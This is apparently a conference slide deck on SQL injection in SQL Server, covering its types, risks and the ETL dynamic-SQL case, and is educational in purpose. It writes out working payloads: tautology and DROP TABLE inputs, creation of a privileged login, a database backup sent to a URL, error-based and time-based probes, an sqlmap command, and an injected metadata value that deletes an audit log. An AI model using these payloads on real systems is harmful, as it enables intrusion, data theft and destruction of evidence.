

# '-- sql injection

the old dog of data security



Photo credit: Fabian Gieske ([Unsplash](#))

LIVE

# BREAKING NEWS

CHANNEL 10

BREAKING  
NEWS

URGENT

## BREAKING NEWS

Another embarrassing data breach. Personal data all over the Internet.

- No clue how this happened: CIO • It was a ticking time bomb all this time: DBA •

## '-- the evergreen vulnerability


And although declining in recent years, it just won't go away.

- 6.7% of all vulnerabilities in open-source.
- 10% of all vulnerabilities in closed-source.

(2024)



# '-- the evergreen vulnerability



## '-- in the news

You may have heard about some of these fine companies?

- Sony Playstation Network
- Equifax
- Yahoo
- Epic Games / Fortnite
- SQL Server Reporting Services
- 7-Eleven
- Sony Pictures
- Marriott International
- TSA



## '-- in the news

You may have heard about some of these fine companies?

- Sony Playstation Network
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- SQL Server Reporting Services
- 7-Eleven
- Sony Pictures
- Marriott International
- TSA
- Alibaba ApsaraDB RDS for SQL Server



The good news is, it's relatively easy to fix.



# learning objectives

- What is a SQL injection
- What are the risks
- What to look for
- How to fix your code





so who am I?

'-- daniel hutmacher

sql server consultant  
conference organizer  
dog person


[sqlsunday.com](http://sqlsunday.com)  
[daniel@strd.co](mailto:daniel@strd.co)  
 [@dhma.ch](https://twitter.com/dhma.ch)  
 [/in/danielhutmacher/](https://www.linkedin.com/in/danielhutmacher/)



Hacking databases without permission is a  
crime, even if they left it wide-open.



meet Ali



Ali

*Sales rep of the year, 2024  
Good boy*

# meet Ali



**Ali**

*Sales rep of the year, 2024  
Good boy*

SQL Injection Demo

localhost:3000/login

User name:

Password:

**Submit**

# meet Ali



Ali

*Sales rep of the year, 2024  
Good boy*

User name: ali

Password: .....  
Submit

http

POST /login  
username=ali  
password=password123



Ali

*Sales rep of the year, 2024  
Good boy*

## meet Ali

User name: ali

Password: .....  
Submit

http

POST /login  
username=ali  
password=password123

sql

```
SELECT UserName  
FROM dbo.SalesAgents  
WHERE UserName='ali'  
AND PasswordText='password123';
```

# what is sql injection?



powershell

```
$email = "daniel@strd.co"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co';
```

# what is sql injection?

```
powershell  
$email = "daniel@strd.co' OR 1=1 --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



```
sql  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co' OR 1=1 --';
```



## types of sql injection



# types of sql injection

## out-of-band attack

```
powershell  
$email = "daniel@strd.co'; DROP TABLE dbo.Accounts; --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



```
sql  
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co';  
  
DROP TABLE dbo.Accounts; --';
```



# types of sql injection

## out-of-band attack

powershell

```
$email = "daniel@strd.co';  
CREATE LOGIN legit WITH PASSWORD='1234';  
GRANT CONTROL SERVER TO legit; --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co';  
  
CREATE LOGIN legit WITH PASSWORD='1234';  
GRANT CONTROL SERVER TO legit; --';
```



# types of sql injection

## out-of-band attack

powershell

```
$email = "daniel@strd.co';  
CREATE CREDENTIAL [https://cloudstorage...] ... ;  
BACKUP DATABASE ...  
    TO URL='https://cloudstorage...' WITH CREDENTIAL; --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co';  
  
CREATE CREDENTIAL [https://cloudstorage...] ... ;  
  
BACKUP DATABASE ...  
    TO URL='https://cloudstorage...' WITH CREDENTIAL; --';
```



# types of sql injection

## error-based injection

powershell

```
$email = "daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --';
```



# types of sql injection

## error-based injection

powershell

```
$email = "daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co' OR 1=CAST(@@SERVERNAME AS int) --';
```



Msg 245, Level 16, State 1, Line 1  
Conversion failed when converting the nvarchar value 'SQL01' to  
data type int.

# types of sql injection

error-based injection

-- demo



Test-Injection.ps1



# types of sql injection

## blind injection

powershell

```
$email = "daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR DELAY  
'00:00:01'; --"  
  
$sqlQuery = @"  
    SELECT id, firstName, lastName  
    FROM dbo.Users  
    WHERE email='$email';  
"@
```



sql

```
SELECT id, firstName, lastName  
FROM dbo.Users  
WHERE email='daniel@strd.co'; IF (SUSER_NAME()='sa') WAITFOR  
DELAY '00:00:01'; --';
```



# types of sql injection

## blind injection

sqlmap demo



A black and white photograph of a black dog with a collar, looking upwards and to the left. It is positioned on the left side of the slide, partially overlapping the "sqlmap demo" text and the orange arrow.

```
Daniels zsh
~/Desktop/sqlmap ↵ python3 sqlmap.py -u http://localhost:3000/login --data="username=hello&password=helloagain" --tables
--columns --dbms=MSSQL -D InjectionDemo
```

# let's inject some sales

because we're worth it.



-- demo

→ [Injection demo code.txt](#)

# dynamic sql

ETL frameworks can be vulnerable, too.



ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

# dynamic sql



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ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated

```
sql
SELECT TOP (1) @sql='
    INSERT INTO '+Dest_object+
    ' SELECT * FROM '+Source_object+
    ' WHERE '+TimestampColumn+ '>' +
    ' (SELECT MAX('+TimestampColumn+') FROM '+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```

# dynamic sql



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ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	Updated
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```
sql
SELECT TOP (1) @sql='
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    ' SELECT * FROM '+Source_object+
    ' WHERE '+TimestampColumn+ '>' +
    ' (SELECT MAX('+TimestampColumn+') FROM '+Dest_object+');'
FROM Metadata.ETL_flows;

EXEC(@sql);
```



```
sql
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE Updated>(SELECT MAX(Updated) FROM dbo.Currencies);
```

# dynamic sql

ETL frameworks can be vulnerable, too.



ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated



sql

```
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn='Updated'-->(SELECT MAX(1=0; DROP TABLE
dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn='Updated'--
) FROM dbo.Currencies);
```

# dynamic sql



ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated



1. finish the INSERT:

```
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0;

DROP TABLE dbo.AuditLog;

UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn='Updated'--
) FROM dbo.Currencies);
```

sql

# dynamic sql



ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated



1. finish the INSERT:

```
INSERT INTO dbo.Currencies  
SELECT * FROM Staging.Currencies  
WHERE 1=0;
```

2. do bad things:

sql

```
UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT  
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET  
TimestampColumn='Updated'--  
) FROM dbo.Currencies);
```

# dynamic sql



ETL frameworks can be vulnerable, too.

ID	Source_object	Dest_object	Dependency	TimestampColumn
1	Staging.Currencies	dbo.Currencies	NULL	1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'--
2	Staging.CurrencyRates	dbo.Fx_Rates	1	Updated
3	Staging.Contracts	dbo.Contracts	2	Updated



1. finish the INSERT:
2. do bad things:
3. remove evidence:

sql

```
INSERT INTO dbo.Currencies
SELECT * FROM Staging.Currencies
WHERE 1=0;

DROP TABLE dbo.AuditLog;

UPDATE Metadata.ETL_flows SET TimestampColumn='Updated'-->(SELECT
MAX(1=0; DROP TABLE dbo.AuditLog; UPDATE Metadata.ETL_flows SET
TimestampColumn='Updated'--
) FROM dbo.Currencies);
```

# '-- privilege escalation

"Well at least they won't have elevated permissions. "




# exploiting signed procedures

Alibaba and the 40 injections




Credit: Fabiano Amorim


# exploiting signed procedures




# exploiting signed procedures




# exploiting signed procedures



